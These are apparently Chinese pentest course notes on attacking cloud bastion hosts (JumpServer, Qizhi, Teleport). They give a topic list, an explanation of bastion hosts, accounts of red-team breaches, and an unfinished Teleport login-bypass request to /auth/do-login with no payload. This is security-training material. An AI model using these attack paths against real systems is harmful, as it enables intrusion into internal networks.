


Day100 云上攻防-云产品篇&堡垒机场景 &JumpServer&绿盟SAS&Teleport&麒麟&齐治



1.知识点

- 1、云服务-对象存储-权限配置不当
- 2、云服务-对象存储-域名解析接管
- 3、云服务-对象存储-AccessKey泄露

-
- 1、云服务-弹性计算-元数据&SSRF&AK
 - 2、云服务-云数据库-外部连接&权限提升

-
- 1、云原生-Docker安全-容器逃逸&特权模式
 - 2、云原生-Docker安全-容器逃逸&挂载Procfs
 - 3、云原生-Docker安全-容器逃逸&挂载Socket
 - 4、云原生-Docker安全-容器逃逸条件&权限高低

-
- 1、云原生-Docker安全-容器逃逸&内核漏洞

- 2、云原生-Docker安全-容器逃逸&版本漏洞
- 3、云原生-Docker安全-容器逃逸&CDK自动化


-
- 1、云原生-K8s安全-名词架构&各攻击点
 - 2、云原生-K8s安全-Kubelet未授权访问
 - 3、云原生-K8s安全-API Server未授权访问



-
- 1、云原生-K8s安全-etcd未授权访问
 - 2、云原生-K8s安全-Dashboard未授权访问
 - 3、云原生-K8s安全-Configfile鉴权文件泄漏
 - 4、云原生-K8s安全-KubectI Proxy不安全配置

-
- 1、云原生-K8s安全-横向移动-污点Taint
 - 2、云原生-K8s安全-Kubernetes实战场景

-
- 1、云产品-堡垒机-产品介绍&攻击事件
 - 2、云产品-堡垒机-安全漏洞&影响产品

2.演示案例





2.1 云产品-堡垒机-产品介绍&攻击事件



- 1 堡垒机攻防：（意义）
- 2 <https://mp.weixin.qq.com/s/-wcgyVoTCZuPamVtI5MrJw>
- 3 堡垒机漏洞：（已知）<https://avd.aliyun.com/search?q=%E5%A0%A1%E5%9E%92%E6%9C%BA>
- 4 云堡垒机：（云攻防）
- 5 https://blog.csdn.net/weixin_43025343/article/details/132537328
- 6 设备安全：（举一反三）
- 7 https://blog.csdn.net/sinat_35360663/article/details/127606875

8

9 堡垒机意义:

10 1、管理者期望: 统一入口、批量管理、自动运维、安全运营

11 2、堡垒机4A能力: 身份鉴别、帐号管理、权限控制、安全审计

12

13 介绍: 堡垒机是种网络安全设备, 用于保护和管理企业内部网络与外部网络之间的访问。它作为一种中间节点, 提供安全的访问控制和审计功能, 用于保护内部网络免受未经授权的访问和攻击。堡垒机通常被用作跳板服务器, 即堡垒机来管理和访问其他内部服务器。

14

15 攻击面: 堡垒机作为外网进入内网的重要门户, 对于维护内网安全起着举足轻重的作用。然而在攻击场景中, 它也成为攻击者的必争之地。如果攻击者获得堡垒机权限, 那么攻击者就可获得进入内网, 甚至是直接管理堡垒机上所有的资产。一般而言, 黑客可能尝试通过漏洞利用或社会工程学等手段获取堡垒机的访问权限。

16

17 -2021年攻防演练期间, 某大型国企因为jumpserver堡垒机遭受攻击, 导致内网大量机器失陷。攻击者利用jumpserver堡垒机的远程命令执行漏洞进行攻击, 导致攻击者绕过层层防御进入目标企业内网。攻击者通过操纵由jumpserver堡垒机管理的内网机器, 以这台机器为据点, 对内网进行信息收集, 不断地横向渗透, 最终控制了大量内网机器。

18

19 -2021年攻防演练期间, 某互联网公司堡垒机遭受攻击, 攻击者利用任意用户登录漏洞对齐治堡垒机实施攻击, 获得齐治堡垒机的后台管理权限, 控制了大量内网机器。通过逐步对内网进行渗透, 最终通过域控的一高危漏洞成功地获得域控权限, 至此完全控制AD域。

20

21 -2022年攻防演练期间, 某大型国企堡垒机遭受网络攻击, 最终提前退出演练。攻击者利用天玥堡垒机存在的弱口令漏洞获得堡垒机的web控制台权限, 逐步渗透到企业内部网络。攻击者在内网中进行横向移动攻击, 控制大量的企业计算机, 同时获取到了大量敏感信息, 包括企业员工个人信息、源代码等。最终导致企业大量失分, 不得不中途退出演练。

2.2 云产品-堡垒机-安全漏洞&影响产品



1 齐治堡垒机

(1) Teltport







1 1、Teltport

2 post: /auth/do-login

3 args=


